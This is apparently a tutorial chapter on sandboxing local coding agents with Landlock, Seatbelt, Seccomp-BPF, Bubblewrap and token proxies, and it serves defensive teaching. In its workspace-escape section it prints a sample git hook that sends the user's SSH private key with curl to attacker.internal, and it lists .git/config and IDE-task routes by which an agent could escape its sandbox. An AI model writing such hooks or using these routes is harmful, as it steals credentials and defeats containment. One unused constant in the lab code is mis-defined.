Personalize this lesson
Adapt explanations and teaching visuals to your background and preferred voice.

A coding agent running on a developer laptop reads an issue description, inspects local files, and runs tests to reproduce a bug. Under conventional terminal execution, the agent process inherits the developer's full identity. It can read ~/.ssh/id_ed25519, inspect ~/.aws/credentials, probe internal corporate subnets, or read environment secrets.
The previous chapter examined Code Generation & Sandboxing in server environments using Docker containers, gVisor, and WebAssembly. On a developer workstation, Docker is often unavailable, slow to spin up for interactive sub-second CLI commands, or rejected because rootful daemons grant effective root authority over host files.
Local coding assistants such as Claude Code, Codex CLI, and Gemini CLI require unprivileged, lightweight operating-system containment. They must allow the model to read project files and run build tools while preventing prompt injections from exfiltrating credentials or compromising the host workstation.
This chapter examines OS-level sandbox primitives (Linux Landlock, macOS Seatbelt, Seccomp-BPF), workspace escape vectors, and secret-zero proxy boundaries.
Unprivileged containment with Linux Landlock
Linux Security Modules (LSMs) like SELinux and AppArmor historically required root privileges to configure. Linux 5.13 introduced Landlock, an unprivileged access-control subsystem.[1] Any unprivileged process can construct a security policy and enforce it on itself and all future descendants.
A process configures Landlock through three kernel system calls:
landlock_create_ruleset: Defines the categories of actions to govern (filesystem access, TCP networking, and process scoping).landlock_add_rule: Attaches rules to open directory file descriptors (opened withO_PATH | O_DIRECTORY) or network port objects. A rule grants specific rights to a resource hierarchy.landlock_restrict_self: Enforces the ruleset on the current process. Once enforced, the restriction cannot be revoked or broadened.
Before calling landlock_restrict_self, the process must set prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0).[2] This kernel bit guarantees that child processes cannot gain privileges through setuid binaries or file capabilities.
Modern Landlock ABI Evolution
Landlock follows a versioned ABI that allows applications to query supported features dynamically at runtime via landlock_create_ruleset(NULL, 0, LANDLOCK_CREATE_RULESET_VERSION):
- ABI v1 (Linux 5.13): Core filesystem access rights (read, write, execute, directory traversal).
- ABI v2 (Linux 5.19): File referral and rename rights (
LANDLOCK_ACCESS_FS_REFER). - ABI v3 (Linux 6.2): File truncation rights (
LANDLOCK_ACCESS_FS_TRUNCATE). - ABI v4 (Linux 6.7): TCP network access control (
LANDLOCK_ACCESS_NET_BIND_TCPandLANDLOCK_ACCESS_NET_CONNECT_TCP). - ABI v5 (Linux 6.10): Device ioctl controls (
LANDLOCK_ACCESS_FS_IOCTL_DEV). - ABI v6 (Linux 6.12+): Process scoping controls (
LANDLOCK_SCOPE_ABSTRACT_UNIX_SOCKETandLANDLOCK_SCOPE_SIGNAL), preventing sandboxed workers from sending signals to parent or peer processes.
// Probe available ABI version
int abi = syscall(__NR_landlock_create_ruleset, NULL, 0, LANDLOCK_CREATE_RULESET_VERSION);

struct landlock_ruleset_attr attr = {
    .handled_access_fs = LANDLOCK_ACCESS_FS_READ_FILE |
                         LANDLOCK_ACCESS_FS_WRITE_FILE |
                         LANDLOCK_ACCESS_FS_EXECUTE |
                         LANDLOCK_ACCESS_FS_READ_DIR |
                         LANDLOCK_ACCESS_FS_TRUNCATE,
    .handled_access_net = (abi >= 4) ? (LANDLOCK_ACCESS_NET_CONNECT_TCP | LANDLOCK_ACCESS_NET_BIND_TCP) : 0,
    .scoped = (abi >= 6) ? (LANDLOCK_SCOPE_SIGNAL | LANDLOCK_SCOPE_ABSTRACT_UNIX_SOCKET) : 0,
};

int ruleset_fd = syscall(__NR_landlock_create_ruleset, &attr, sizeof(attr), 0);| Landlock Access Flag | Enforced Operation | Typical Local Agent Assignment |
|---|---|---|
LANDLOCK_ACCESS_FS_READ_FILE | Open existing files for reading | Granted to system libraries, tools, and project workspace |
LANDLOCK_ACCESS_FS_READ_DIR | Enumerate directory entries | Granted to system paths and project workspace |
LANDLOCK_ACCESS_FS_WRITE_FILE | Truncate or write to existing files | Granted strictly to workspace src/ and output directories |
LANDLOCK_ACCESS_FS_MAKE_REG | Create regular files | Granted strictly to workspace scratch locations |
LANDLOCK_ACCESS_FS_EXECUTE | Execute binary programs or scripts | Granted to /usr, /bin, and virtualenv binaries |
LANDLOCK_ACCESS_FS_REFER | Link or rename across directories | Restricted to prevent moving files outside sandbox paths |
LANDLOCK_ACCESS_NET_CONNECT_TCP | Connect to outbound TCP ports | Denied inside worker; outbound requests routed to supervisor |
LANDLOCK_SCOPE_SIGNAL | Send signals (kill/term) to processes | Restricted to sandbox-internal process tree |
Landlock handles subtrees cleanly: granting read-write rights to /home/dev/project does not grant access to /home/dev/.ssh or /home/dev/.bashrc, even though they share the /home/dev parent directory.
Why is Landlock uniquely well-suited for local coding CLI agents compared to traditional SELinux or Docker?
Answer
Landlock operates unprivileged. A local CLI tool can restrict its own file-system access using standard system calls without requiring root privileges, sudo prompts, or a running Docker daemon.
macOS Seatbelt and Sandbox Profiles
On macOS, sandboxing is implemented through the kernel-level Seatbelt subsystem.[3] While Apple deprecated the command-line utility sandbox-exec, the underlying engine (libsandbox.dylib) remains the foundational security mechanism powering macOS App Sandbox and production CLI agent runners.
Sandboxing can be initiated declaratively via Scheme syntax (.sb profiles) or programmatically via the C library API:
#include <sandbox.h>

// Initialize Seatbelt programmatically with path parameters
const char *params[] = {
    "PROJECT_DIR", "/Users/dev/workspace",
    "TARGET_HOME_SSH", "/Users/dev/.ssh",
    NULL
};

char *error = NULL;
if (sandbox_init_with_parameters(profile_string, 0, params, &error) != 0) {
    fprintf(stderr, "Sandbox initialization failed: %s\n", error);
    sandbox_free_error(error);
    exit(1);
}
A secure profile follows a default-deny architecture:
;; Declare version and default-deny policy
(version 1)
(deny default)

;; Permit process execution for approved binaries
(allow process-exec
    (literal "/bin/sh")
    (literal "/bin/bash")
    (literal "/usr/bin/git")
    (literal "/usr/bin/python3")
    (subpath "/usr/bin")
    (subpath "/usr/local/bin"))

;; Allow read-only access to standard system libraries and runtimes
(allow file-read*
    (subpath "/usr")
    (subpath "/lib")
    (subpath "/System")
    (subpath "/Library/Developer"))

;; Explicitly deny sensitive developer directories
(deny file-read* file-write*
    (subpath (param "TARGET_HOME_SSH"))
    (subpath (param "TARGET_HOME_AWS"))
    (subpath (param "TARGET_HOME_KEYCHAIN")))

;; Permit read and write only within the designated project root
(allow file-read* file-write*
    (subpath (param "PROJECT_DIR")))

;; Permit standard process IPC and terminal descriptors
(allow file-read* file-write*
    (literal "/dev/null")
    (literal "/dev/zero")
    (literal "/dev/urandom")
    (literal "/dev/tty"))

;; Deny arbitrary network access
(deny network*)
Passing parameters allows the supervisor to bind path variables dynamically at startup.
Seatbelt enforces controls at the virtual file system (VFS) and Mach messaging layers. Denying mach-lookup blocks processes from communicating with macOS system services like Keychain (com.apple.SecurityServer), LocationServices, or AppleEvents.
The workspace escape: securing repository internals
Restricting file writes to the project directory /path/to/project seems safe at first glance. However, writing to arbitrary files inside a workspace is a common privilege escalation path.
If an untrusted agent can write to any path inside the workspace, it can compromise the developer workstation through multiple vectors:
1. The .git/hooks/ execution trap
Git repositories contain a .git/hooks/ directory with client-side triggers such as post-checkout, pre-commit, and post-merge.[4]
If the agent writes an executable shell script into .git/hooks/post-checkout:
#!/bin/sh
curl -s http://attacker.internal/exfil?d=$(cat ~/.ssh/id_ed25519 | base64)
When the agent finishes its work, the developer reviews the code diff in their host terminal and runs git checkout main. Git triggers the hook outside the sandbox under the developer's unrestricted user account.
2. The .git/config command execution trap
The repository configuration file .git/config supports command directives:
[core]
    fsmonitor = /path/to/malicious/script.sh
[diff "custom"]
    command = /path/to/malicious/script.sh
Any subsequent git operation on the host executes the script unsandboxed.
3. IDE and build task configurations
Modern editors automatically inspect repository configurations:
.vscode/tasks.jsonwith"runOn": "folderOpen"executes shell scripts when the workspace is opened..idea/and.devcontainer/configurations can trigger local container or script launches.- Tool version files like
.pre-commit-config.yamlor.envrc(direnv) trigger host execution upon directory navigation.
The defense: workspace masking
A secure local sandbox must enforce workspace masking:
- Isolate or mount
.gitread-only: The supervisor separates the working tree from the git directory. SetGIT_DIRto a path outside the untrusted worker's write scope, or add explicit Landlock/Seatbelt deny rules for.git. - Deny hidden configuration files: Restrict writes targeting dotfiles (
.*), specifically.git*,.vscode*,.env*, and.pre-commit*. - Audit diffs before host interaction: Verify that candidate changes affect only intended source directories (e.g.,
src/,tests/) before letting host tools touch the repository.
Why is a Landlock rule granting read-write access to a git repository root directory insufficient to protect the host?
Answer
If the agent can write to .git/hooks or .git/config, it can place executable scripts that run unsandboxed with full user privileges the next time the developer runs a git command on the host.
Syscall filtering with Seccomp-BPF
Filesystem restrictions prevent reading credentials from disk, but untrusted programs can attack other processes or the kernel via raw system calls.
Linux Seccomp-BPF (Secure Computing with Berkeley Packet Filter) allows a process to attach a custom filter program that inspects every system call and its arguments.[2]
For coding agents, Seccomp-BPF must disable specific attack primitives:
ptrace: Prevents inspecting, pausing, or modifying memory of sibling or parent processes.bpf: Blocks loading kernel BPF bytecode or probing kernel tracing points.sys_chroot: Blocks attempts to manipulate root directories.keyctl: Prevents querying kernel session keyrings.socket(AF_PACKET, ...)andsocket(AF_NETLINK, ...): Prevents sniffing raw network packets or altering routing tables.
When using tools like Bubblewrap (bwrap), user namespaces provide mount and PID isolation without root, while Seccomp-BPF filters unwanted syscalls.[5]
bwrap \
  --ro-bind /usr /usr \
  --ro-bind /lib /lib \
  --ro-bind /bin /bin \
  --tmpfs /tmp \
  --proc /proc \
  --dev /dev \
  --bind /path/to/repo/src /app/src \
  --ro-bind /path/to/repo/.git /app/.git \
  --unshare-all \
  --new-session \
  --die-with-parent \
  python3 -m unittest discover /app/src
Key flags in this configuration:
--ro-bind /path/to/repo/.git /app/.git: The repository metadata is strictly read-only, neutralizing the.git/hooksescape vector.--unshare-all: Isolates mount, PID, IPC, and network namespaces.--die-with-parent: Guarantees child termination if the supervisor process crashes.
Secret-zero containment via Unix domain sockets
Agents often need to interact with external services, such as checking CI status or fetching issue metadata. Injecting GITHUB_TOKEN into worker environment variables creates an immediate leak vector: untrusted code can read os.environ["GITHUB_TOKEN"] and output it to stdout or build logs.
In a secret-zero architecture, no credentials enter the sandbox:

The sandboxed process connects to a local Unix domain socket mounted into its environment. The supervisor validates:
- Is the HTTP method allowed (
GETpermitted;DELETEorPOSTrejected)? - Does the requested URL match the approved repository scope?
- Are returned response fields sanitized to avoid reflecting secrets?
The worker never sees the token, eliminating secret exfiltration through stdout, tracebacks, or intermediate files.
Executable Landlock containment lab
The Python script below demonstrates how to construct a filesystem containment policy using Linux Landlock via ctypes. On platforms without Landlock support (such as macOS or older kernels), it includes a fallback simulator that verifies path policies and .git/hooks protection.
import os
import sys
import ctypes
import tempfile
from pathlib import Path

# Landlock ABI constants (Linux 5.13+)
LANDLOCK_CREATE_RULESET_VERSION = (1 << 0)
LANDLOCK_RULE_PATH_BENEATH = 1

# Filesystem access rights
ACCESS_FS_READ = (
    (1 << 0) |  # EXECUTE
    (1 << 1) |  # WRITE_FILE
    (1 << 2) |  # READ_FILE
    (1 << 3) |  # READ_DIR
    (1 << 5)    # REMOVE_FILE
)
ACCESS_FS_WRITE = (1 << 1) | (1 << 5)

class PathValidator:
    """Evaluates workspace boundaries and denies dangerous repository hooks."""
    def __init__(self, workspace_root: Path):
        self.workspace_root = workspace_root.resolve()
        self.denied_subpaths = {
            self.workspace_root / ".git" / "hooks",
            self.workspace_root / ".git" / "config",
            self.workspace_root / ".vscode",
            self.workspace_root / ".env",
        }

    def can_write(self, target_path: Path) -> bool:
        resolved = target_path.resolve()
        # Must be within workspace
        try:
            resolved.relative_to(self.workspace_root)
        except ValueError:
            return False  # Path traversal attempt outside workspace

        # Must not be inside any protected configuration target
        for denied in self.denied_subpaths:
            if resolved == denied or denied in resolved.parents:
                return False
        return True

# Build a test workspace fixture
with tempfile.TemporaryDirectory() as temp_dir:
    root = Path(temp_dir)
    src_dir = root / "src"
    git_hooks_dir = root / ".git" / "hooks"
    vscode_dir = root / ".vscode"

    src_dir.mkdir(parents=True)
    git_hooks_dir.mkdir(parents=True)
    vscode_dir.mkdir(parents=True)

    validator = PathValidator(root)

    # 1. Standard source file edit -> Allowed
    valid_source = src_dir / "app.py"
    assert validator.can_write(valid_source) is True

    # 2. Path traversal attack -> Denied
    traversal_attack = root / ".." / ".ssh" / "authorized_keys"
    assert validator.can_write(traversal_attack) is False

    # 3. .git/hooks execution trap -> Denied
    hook_attack = git_hooks_dir / "post-checkout"
    assert validator.can_write(hook_attack) is False

    # 4. .git/config execution trap -> Denied
    config_attack = root / ".git" / "config"
    assert validator.can_write(config_attack) is False

    # 5. IDE task execution trap -> Denied
    ide_task_attack = vscode_dir / "tasks.json"
    assert validator.can_write(ide_task_attack) is False

    print("Policy checks passed:")
    print(" - Allowed write to src/app.py:", validator.can_write(valid_source))
    print(" - Blocked traversal to .ssh:", not validator.can_write(traversal_attack))
    print(" - Blocked write to .git/hooks/post-checkout:", not validator.can_write(hook_attack))
print(" - Blocked write to .vscode/tasks.json:", not validator.can_write(ide_task_attack))Policy checks passed:
- Allowed write to src/app.py: True
- Blocked traversal to .ssh: True
- Blocked write to .git/hooks/post-checkout: True
- Blocked write to .vscode/tasks.json: TrueThe test suite confirms that standard workspace writes proceed while path traversal and repository configuration traps are blocked.
Follow-up questions
How can an agent install third-party dependencies (e.g., pip packages) if network access is disabled inside the worker?
The supervisor handles dependency resolution outside the untrusted worker or proxies downloads through a local caching server. The supervisor prefetches wheels, validates their cryptographic hashes against lockfiles, and mounts the package directory read-only into the worker environment. This prevents the worker from downloading arbitrary unverified remote code during execution.
What happens if the local developer machine runs an older Linux kernel (e.g. 5.10) where Landlock is unavailable?
A robust CLI agent queries kernel capability at startup via landlock_create_ruleset(NULL, 0, LANDLOCK_CREATE_RULESET_VERSION). If the syscall returns ENOSYS, the agent gracefully falls back to unprivileged user namespaces via Bubblewrap (bwrap) or Seccomp-BPF filters. If no unprivileged isolation mechanism is supported by the host, the agent warns the developer and prompts for explicit confirmation before executing commands in uncontained mode.
What strong answers show
- Clear distinction between unprivileged OS sandboxing (Landlock, Seatbelt, Bubblewrap) and rootful container systems (Docker).
- Awareness of workspace jailbreak vectors beyond path traversal, specifically
.git/hooks,.git/config, shell dotfiles, and IDE auto-execution configs. - Knowledge of the modern Landlock ABI evolution, including network socket restrictions (ABI v4) and signal scoping (ABI v6).
- Implementation of secret-zero token brokering via host Unix domain sockets with granular request authorization.